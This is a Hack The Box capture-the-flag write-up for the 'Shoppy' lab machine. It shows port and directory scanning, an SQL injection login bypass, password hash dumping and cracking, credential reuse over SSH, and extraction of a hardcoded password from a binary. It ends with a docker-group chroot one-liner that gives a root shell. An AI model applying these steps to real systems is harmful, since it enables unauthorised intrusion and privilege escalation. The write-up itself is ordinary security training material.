Hack The Box

Writeup

Box : *Shoppy*

Performed By : *edw77*


Date : *10/11/2022*

Let's start with a simple service scan with Nmap:


```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 10.10.11.180
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-09 15:49 EST
Nmap scan report for 10.10.11.180
Host is up (0.024s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp open  http    nginx 1.23.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.30 seconds
```

There are two ports open : ssh & http. Since I don't have any credentials to make use of that ssh open port, I will focus on the http port for now.
It redirects me to "shoppy.htb", so I had to add the hostname to my "/etc/hosts" file.

```
  GNU nano 6.4                    /etc/hosts *
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.10.11.180 shoppy.htb
```



The website seemed to only have one page since I did not see any hyperlink in the home page. However, I tried to access a login page by modifying the url & successfully landed on a login page.




I checked for other pages that could interest me with a Gobuster directory scan, found some more, but could not access them: the server did not allow me to.

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u "http://shoppy.htb/" --wordlist=/usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://shoppy.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/11/09 15:54:17 Starting gobuster in directory enumeration mode
===============================================================
/admin                (Status: 302) [Size: 28] [--> /login]
/Admin                (Status: 302) [Size: 28] [--> /login]
/ADMIN                (Status: 302) [Size: 28] [--> /login]
/assets               (Status: 301) [Size: 179] [--> /assets/]
/css                  (Status: 301) [Size: 173] [--> /css/]
/exports              (Status: 301) [Size: 181] [--> /exports/]
/favicon.ico          (Status: 200) [Size: 213054]
/fonts                (Status: 301) [Size: 177] [--> /fonts/]
/images               (Status: 301) [Size: 179] [--> /images/]
/js                   (Status: 301) [Size: 171] [--> /js/]
/Login                (Status: 200) [Size: 1074]
/login                (Status: 200) [Size: 1074]

===============================================================
2022/11/09 15:54:29 Finished
===============================================================
```


So instead, I focused on the only interesting page that I could access: the login page.
I attempted an SQL Injection Payload and noticed that the username field was potentially vulnerable because it triggered a timeout error.

I tried several other SQL Injection payloads and finally got one that worked:




Bypassing the login page sent me to an admin page. There was nothing of particular interest aside from the “search for user” button.

It sent me to a new page with a search bar where I could look for users on the site. I retyped the same SQLi payload I used earlier and it brought a new button on the page: “Download export”:




It allowed me to access a json file where there was the hashed passwords of two users : “admin” & “josh”.





```
[{"_id":"62db0e93d6d6a999a66ee67a","username":"admin","password":"23c6877d9e2b564ef8b32c3a23de27b2"},
{"_id":"62db0e93d6d6a999a66ee67b","username":"josh","password":"6ebcea65320589ca4f2f1ce039975995"}]
```


I tried to decrypt them by going the site “hashes.com”. It could only decrypt the password for the user “josh”:




The password I discovered did not help me to gain a shell using the ssh open port. I had to find another way to use this sensible information.
I did a subdomain discovery using the vhost mode of Gobuster:



It found the subdomain « mattermost.shoppy.htb” which I added to my “/etc/hosts”.


```
Found: mattermost.shoppy.htb (Status: 200) [Size: 3122]
```

Accessing it using my browser brought me another login page where I tried the credentials I just got & ended up on the following page:




By exploring this new site, I found an interesting discussion in the channel “Deploy Machine” which had a lock as an icon.

As we can see in the following caption, it provided me with a new set of credentials:




According to the discussion, I could use them to gain a shell using the ssh open port:



```
┌──(kali㉿kali)-[~]
└─$ ssh jaeger@shoppy.htb
jaeger@shoppy.htb's password:
Linux shoppy 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Nov 10 03:31:33 2022 from 10.10.14.186
jaeger@shoppy:~$ 
```


The credentials gave me access to the shell of the user “jaeger” of the machine.

From there, I could locate the user flag:



```
jaeger@shoppy:~$ ls
Desktop  Documents  Downloads  Music  password-manager  Pictures  Public  ShoppyApp  shoppy_start.sh  Templates  user.txt  Videos
jaeger@shoppy:~$ cat user.txt
7768a8182f87ae12f9365f898aca4250
jaeger@shoppy:~$ 
```


Next, the root flag. In order to elevate my privileges, I first checked the commands my current user could use with root privileges (with “sudo -l”):



```
jaeger@shoppy:/home/deploy$ sudo -l
Matching Defaults entries for jaeger on shoppy:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/lo

User jaeger may run the following commands on shoppy:
    (deploy) /home/deploy/password-manager
```


There was one command : I could use a password manager (which was also mentioned in the discussions on the mattermost subdomain). Apparently, it was a password manager compiled from a C++ code.

However, I could not use it yet because it required a master password that was not the same password I discovered earlier



```
jaeger@shoppy:/home/deploy$ sudo -u deploy /home/deploy/password-manager*
Welcome to Josh password manager!
Please enter your master password:  Sh0ppyBest@pp!
Access denied! This incident will be reported !
jaeger@shoppy:/home/deploy$ 
```

To find that master password, I simply used the command “cat” to show the text inside a file. Since it was a compiled file, I could not make head or tails of its content, except with the following part:



```
H◆=◆◆◆.◆DH◆=I/H◆B/H9◆tH◆n.H◆◆t  ◆◆◆◆◆H◆=/H◆5/H)◆H◆◆H◆◆?H◆◆H◆H◆◆tH◆E.H◆◆◆◆fD◆◆◆=11u/UH◆=◆-H◆◆t
◆◆◆H◆◆H◆S,H◆◆H◆◆◆◆◆◆H◆E◆H◆◆◆◆◆◆◆H◆E◆H◆◆◆◆◆◆◆◆◆◆<H◆◆H◆E◆H◆◆◆◆◆◆◆◆H◆◆H◆E◆H◆◆◆w◆◆◆◆H◆◆H◆E◆H◆◆◆f◆◆◆H◆◆H◆◆◆◆◆h◆◆◆◆   1]◆◆◆◆◆{◆◆◆UH◆◆SH◆◆XH◆5◆
                                                                                         ◆◆◆H◆]◆◆◆UH◆◆H◆◆◆}◆◆u◆◆}◆u2◆}◆◆◆u)H◆=◆.◆◆◆◆◆H◆u,H◆5◆.H◆◆+H◆◆◆/◆◆
◆◆◆◆UH◆◆◆◆◆◆◆◆◆◆◆]◆◆AWL◆=W)AVI◆◆AUI◆◆ATA◆◆UH◆-P)SL)◆H◆◆◆◆◆◆H◆◆t◆L◆◆L◆◆D◆◆A◆◆H◆◆H9◆u◆H◆[]A\A]A^A_◆◆H◆H◆◆Welcome to Josh password manager!Please enter your master passw
ord: SampleAccess granted! Here is creds !cat /home/deploy/creds.txtAccess denied! This incident will be reported !@◆◆◆◆0◆◆◆◆@◆◆◆h%◆◆◆◆
                                                                                                                       ◆◆◆ I◆◆◆@p◆◆◆ ◆◆◆◆◆zRx
                                                                                                                                   ◆◆◆◆+zRx
```

It clearly showed me that the master password the C++ program asked me was “Sample”. With it, I could fully run the program & gain another set of credentials.

```
jaeger@shoppy:/home/deploy$ sudo -u deploy /home/deploy/password-manager*
Welcome to Josh password manager!
Please enter your master password: Sample
Access granted! Here is creds !
Deploy Creds :
username: deploy
password: Deploying@pp!
```

I used them to make a lateral movement to the user “deploy”. I did not yet have administrator privileges.

```
jaeger@shoppy:/home/deploy$ su - deploy
Password:
$
```

I made a quick http server using python in my own machine to deliver the bash script “linpeas.sh” to the target machine. It’s a script that gives many clues on how to elevate our privileges on a specific machine.

Running the script informed me that the user I was currently on was part of the “docker” group, which meant that it could use docker with root privileges.


```
Users Information

My user
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#users
uid=1001(deploy) gid=1001(deploy) groups=1001(deploy),998(docker)
```

I looked for a payload on gtfobins with the command “docker” and found one that helped me gain a root shell:

```
$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# whoami
root
```

With root access, I could then easily find the final flag:

```
# cd ./root/
# ls
root.txt
# cat root.txt
4d3e61f07f4687209754ee763ce0fe52
```


Shoppy has been Pwned!
Congratulations edw77, best of luck in capturing flags ahead!
#6010
MACHINE RANK
10 Nov 2022
PWN DATE
30
POINTS EARNED